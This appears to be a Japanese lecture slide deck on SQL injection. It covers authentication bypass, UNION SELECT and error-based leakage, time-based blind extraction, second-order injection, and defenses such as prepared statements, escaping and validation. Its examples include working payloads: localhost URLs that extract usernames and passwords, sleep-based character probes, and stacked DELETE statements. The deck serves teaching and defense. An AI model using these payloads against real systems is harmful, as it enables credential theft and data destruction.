SQL インジェクション

概要

- SQLインジェクションとは(以下SQLi)
- 攻撃手段(特に漏洩)
  - UNION SELECT
  - エラーを利用した攻撃
  - ブラインドSQLi
- 対策

SQLI

- 文字列連結つきSQL文（Escape なし）

```
SELECT * FROM user
WHERE age > $age
```

- 外部からSQL文を継ぎ足して攻撃

```
SELECT * FROM user
WHERE age > 1;
DELETE FROM user
```

攻撃手段

- データの削除
- 認証回避

```
SELECT * FROM user
WHERE pwd = '$pwd'
```

↓

```
SELECT * FROM user
WHERE pwd = '' OR 'a' = 'a'
```

- 改竄
- 漏洩
  - エラーを使う
  - UNION SELECT
  - ブラインドSQL
  - 2nd Order SQL

UNION SELECT

- SELECT文に脆弱性がある時

```
SELECT * FROM books
WHERE author = '$author'
ORDER BY id";
```

- 他のテーブルと検索条件を継ぎ足す

```
SELECT * FROM books
WHERE author = ''
UNION
SELECT password FROM user
—'ORDER BY id";
```

- 例：作者名での文書検索
  - 正常系

http://localhost:8888/book.php?author=%E9%AB%98%E6%9C%A8

  - 異常系

http://localhost:8888/book.php?author=%27+UNION+SELECT+username,password,NULL+FROM+user--+

ブラインドSQLI

- クエリの結果が表示されない場合
- 一文字ずつ照合するSQLを挿入 -> 待ち時間などを利用してデータを盗む

```
mysql> SELECT if(substr((SELECT email FROM members LIMIT 1 OFFSET 0),1,1) = 'a',sleep(3),null);
+-----------------------------------------------------------------------------+
| if(substr((SELECT email FROM members LIMIT 1 OFFSET 0),1,1) = 'a',sleep(3),null) |
+-----------------------------------------------------------------------------+
|                                                                        NULL |
+-----------------------------------------------------------------------------+
1 row in set (0.01 sec)
```

- 一致しないので即応答

```
mysql> SELECT if(substr((SELECT email FROM members LIMIT 1 OFFSET 0),1,1) = 't',sleep(3),null);
+-----------------------------------------------------------------------------+
| if(substr((SELECT email FROM members LIMIT 1 OFFSET 0),1,1) = 't',sleep(3),null) |
+-----------------------------------------------------------------------------+
|                                                                           0 |
+-----------------------------------------------------------------------------+
1 row in set (3.02 sec)
```

- 一致したので3秒かかる


ブラインドSQLI

$

https://www.youtube.com/bdbc7c5f-7374-4d33-b611-3c44f00ca267

対策


- SQLiの原因：SQLの構造を外部から変更されること



対策

- Prepared Statement
- Escape処理
- 入力Validation

PREPARED STATEMENT



- Place Holderを除いた部分から、SQL文を準備
- 後でパラメータをくっつける-> SQL文の構造は影響を受けない

その他の対策

- Prepared Statementが使えない時
  - ORDER句が可変

```
SELECT * FROM books
ORDER BY $table_column
```

  - 識別子を動的にしたい

```
“SELECT column_” . $col .
“FROM books”
```

- Escape処理
  - 区切り文字はEscape
  - 対象: ’や\ (データベースに依存)
- Validation
  - そもそも‘とか;とか認めない

余談：2ND ORDER SQLI

- Prepared Statement使えば安全? -> 100%か怪しい（要検証）
- 反例? : 2nd Order SQLi
  - 有害なデータをデータベースに追加 -> 呼び出して攻撃
- サブクエリ実行後、構造は変わらないのか?
- とりあえず入力時にValidationも使おう。

- 不出来な例 : adminのpwd変更

```
INSERT INTO agentA_worker
VALUES (name = :name, pwd = :pwd)
```

$name = “admin’);+DELETE+FROM+user—”

```
UPDATE user SET pwd = :pwd
WHERE name IN (
  SELECT name
  FROM agentA_worker )
```

?

```
UPDATE user SET pwd = :pwd
WHERE name IN (‘hoge’, ‘admin’);
DELETE FROM user
—’,’hoge’)
```

まとめ

- SQL文の構造を不用意に変えさせてはいけない。
- Prepared Statementを使おう。
- ちゃんとEscapeとValidationも使おう。

エラーを利用したSQLI

http://localhost:8888/book.php?
author=%27AND+EXTRACTVALUE(0,
(SELECT+CONCAT(%27$%27,username,
%27:%27,password)+FROM+user+LIMIT+0,1))+%23